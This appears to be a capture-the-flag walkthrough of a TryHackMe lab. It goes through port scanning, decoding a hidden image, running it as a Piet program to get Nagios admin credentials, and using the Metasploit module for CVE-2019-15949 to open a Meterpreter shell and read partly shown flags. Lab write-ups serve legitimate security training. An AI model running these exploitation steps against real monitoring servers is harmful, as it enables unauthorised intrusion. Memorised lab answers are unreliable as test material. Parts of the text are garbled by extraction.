

We start with an Nmap scan.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-16 05:36 EST
Nmap scan report for 10.10.245.199
Host is up (0.077s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; prot
l 2.0)
25/tcp    open  smtp      Postfix smtpd
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
389/tcp   open  ldap      OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http  Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: ubuntu.localdomain; OS: Linux; CPE: cpe:/o:linux:linu
ernel

Service detection performed. Please report any incorrect results at https:
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.86 seconds
```

We are exploring the website. Any comment lines around here , we are going to explore the website to look at the website functioning.

```

,+++/+++++=,
7~?? +7I?? :,I?? I      ?? 7+?? 7:      ,?777777??~+=~I??,=??
=7I?I~7 ,??: ++:~+777777 7 +??=7 =7I? ,I??= ??,:~? +??, ~? ~ 7??
77+7I 777~,=7~ ,::7=7: 7 ?? ?? : 7 7 +??,7 I??~+777I= =:,??,?? ?? 7,??
= 7 ?? , 7~,~ + ?? ? :?777 +~?? ?? I7777I7I7 777+77 =:, ?? +7 777?
?? ~I == ~??=77777~: I,+?? ? 7:?? ? ? 7 77 ~I 7I,,?? I??~
I 7=77~+77+?=I+~???, I ?? 77 7 777~ +7 I+?? +7~?777,77I
=?? 77= +7 7777 ,7 777:,?? ? +7 7 777?+ 7777,
=I, I 7+:?? ? +7I??7777 : :7 7
7I7I?? ? +7:??, ~ +7,:7 7
,7~77?? ? : 7+:?? ?? :7777=
??7 +I7+,7 7~ 7,+7 ,? ??~?777?:
I777=7777 ~ ?? : ?? =7+, I?? 777
+ ~? , + 7 ,, ~I, = ? ,
??7:I+
,7
:777
:
Welcome to elements.
Ag - Hg - Ta - Sb - Po - Pd - Hg - Pt - Lr
```

There are 9 elements on the website. Let's look at their numerical equivalents. Numerical values of the elements Ag-Hg-Ta-Sb-Po-Pd-Hg-Pt-Lr: 47 80 73 51 84 46 80 78 103


Input Text (Decimal) ⓘ

47 80 73 51 84 46 80 78 103

Output Text (Regular)

/PI3T.PNG

He gives us an index.
We go to the index. There is a photo.



We save the photo. With Exiftool we check if there are any clues in it.

```
$ exiftool PI3T.png
ExifTool Version Number      : 13.00
File Name                    : PI3T.png
Directory                   : .
File Size                    : 982 kB
File Modification Date/Time   : 2025:02:16 05:53:19-05:00
File Access Date/Time        : 2025:02:16 05:53:19-05:00
File Inode Change Date/Time   : 2025:02:16 05:53:19-05:00
File Permissions              : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 990
Image Height                 : 990
Bit Depth                    : 8
Color Type                   : Palette
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                    : Noninterlaced
Palette                      : (Binary data 768 bytes, use -b
tract)
Transparency                  : (Binary data 256 bytes, use -b
tract)
Artist                       : Piet Mondrian
Copyright                    : Piet Mondrian, tryhackme 2020
Image Size                   : 990x990
```

We find a name, Piet mondrian. We make some osint.

I find a shorthand tool while making osint.

Hi,

welcome to [npiet online](#) !

Please upload a [piet program](#) image and [npiet](#) will execute it and display the result.



Please give it a try - and have fun !

1. Choose a File:	<input type="button" value="Browse..."/> No file selected.
1b. Check the captcha:	<input type="checkbox"/> Verify you are human
2a. Launch immediately:	<input type="button" value="Upload and execute"/>
2b. Launch, but then let me add some input to pass !	<input type="button" value="Upload and ask about input"/>

back to [npiet online](#) - try again !

back to [npiet](#)

back to [bertnase.de](#)

And sorry about the captcha, but there were too many files with select and union in the r

I'm uploading my photo here.

Hi,

Welcome to [npiet online](#) !

Info: upload status: Ok

Info: **Oops - no suitable picture found: image form**

Info: Trying to execute anyway...

Info: executing: npiet -w -e 220000 PI3T.png

libpng warning: Extra compressed data.

libpng warning: Extra compression data.

nagiosadmin%n3p3UQ&9BjLp4\$7uhWdYnagiosadmin%n3p3UQ&9E

back to [npiet online](#) - try again !

back to [npiet](#)

back to [bertnase.de](#)

I find 2 pieces of information that I think is a username and password. I am scanning with Gobuster looking for a login panel.

```
Starting gobuster in directory enumeration mode
/.hta (Status: 403) [Size: 278]
/.htpasswd -05:00 (Status: 403) [Size: 278]
/.htaccess -05:00 (Status: 403) [Size: 278]
/cgi-bin/ -05:00 (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 1332]
/index.php (Status: 200) [Size: 2968]
/javascript (Status: 301) [Size: 319] [→ http:]
ascript/]
/nagios (Status: 401) [Size: 460]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
Finished
```

we're discovering a directory called nagios.

We found an entrance.

🌐 10.10.245.199

This site is asking you to sign in.

Username

Password

Cancel Sign in

I'm trying to log in.



✓ Daemon running with PID 992

Nagios® Core™
Version 4.4.2
August 16, 2018
[Check for updates](#)

A new version of Nagios Core is available
Visit nagios.org to download Nagios 4.4.5.

General

- Home
- Documentation

Current Status

- Tactical Overview
- Map (Legacy)
- Hosts
- Services
- Host Groups
 - Summary
 - Grid
- Service Groups
 - Summary
 - Grid
- Problems
 - Services (Unhandled)
 - Hosts (Unhandled)
 - Network Outages

Quick Search:

Reports

Get Started

- Start monitoring your infrastructure
- Change the look and feel of Nagios
- Extend Nagios with hundreds of addons
- Get support

Quick Links

- [Nagios Library](#) (tutorials and docs)
- [Nagios Labs](#) (development blog)
- [Nagios Exchange](#) (plugins and addons)
- [Nagios Support](#) (tech support)

We are logging in. Now we're going on exploit discovery.

I'm finding a remote code execution vulnerability

Nagios XI - Authenticated Remote Command Execution (Metasploit)

EDB-ID: 48191	CVE: 2019-15949	Author: METASPLOIT	Type: REMOTE	Platform: LINUX	Date: 2020-03-18
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

Opening the metasploit.

exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce

I select this module and enter the required login information.

```
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhosts 10.10.245.199
rhosts => 10.10.245.199
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password n3p3UQ69BjLp4$7uhWdY
password => n3p3UQ69BjLp4$7uhWdY
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit
```

```
[*] Command Stager progress - 100.00
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting up to 300 seconds for th
[*] Sending stage (3045380 bytes) to
[*] Meterpreter session 1 opened (10
[*] Deleting malicious 'check_ping'
[+] Plugin deleted.
```

The load is successful.

```
meterpreter > cat user.txt
THM{84b17add1d72a9f2e99c2...}
meterpreter > cat /root/root.txt
THM{c89b2e39c83067503a5...}
meterpreter > 
```

Good work.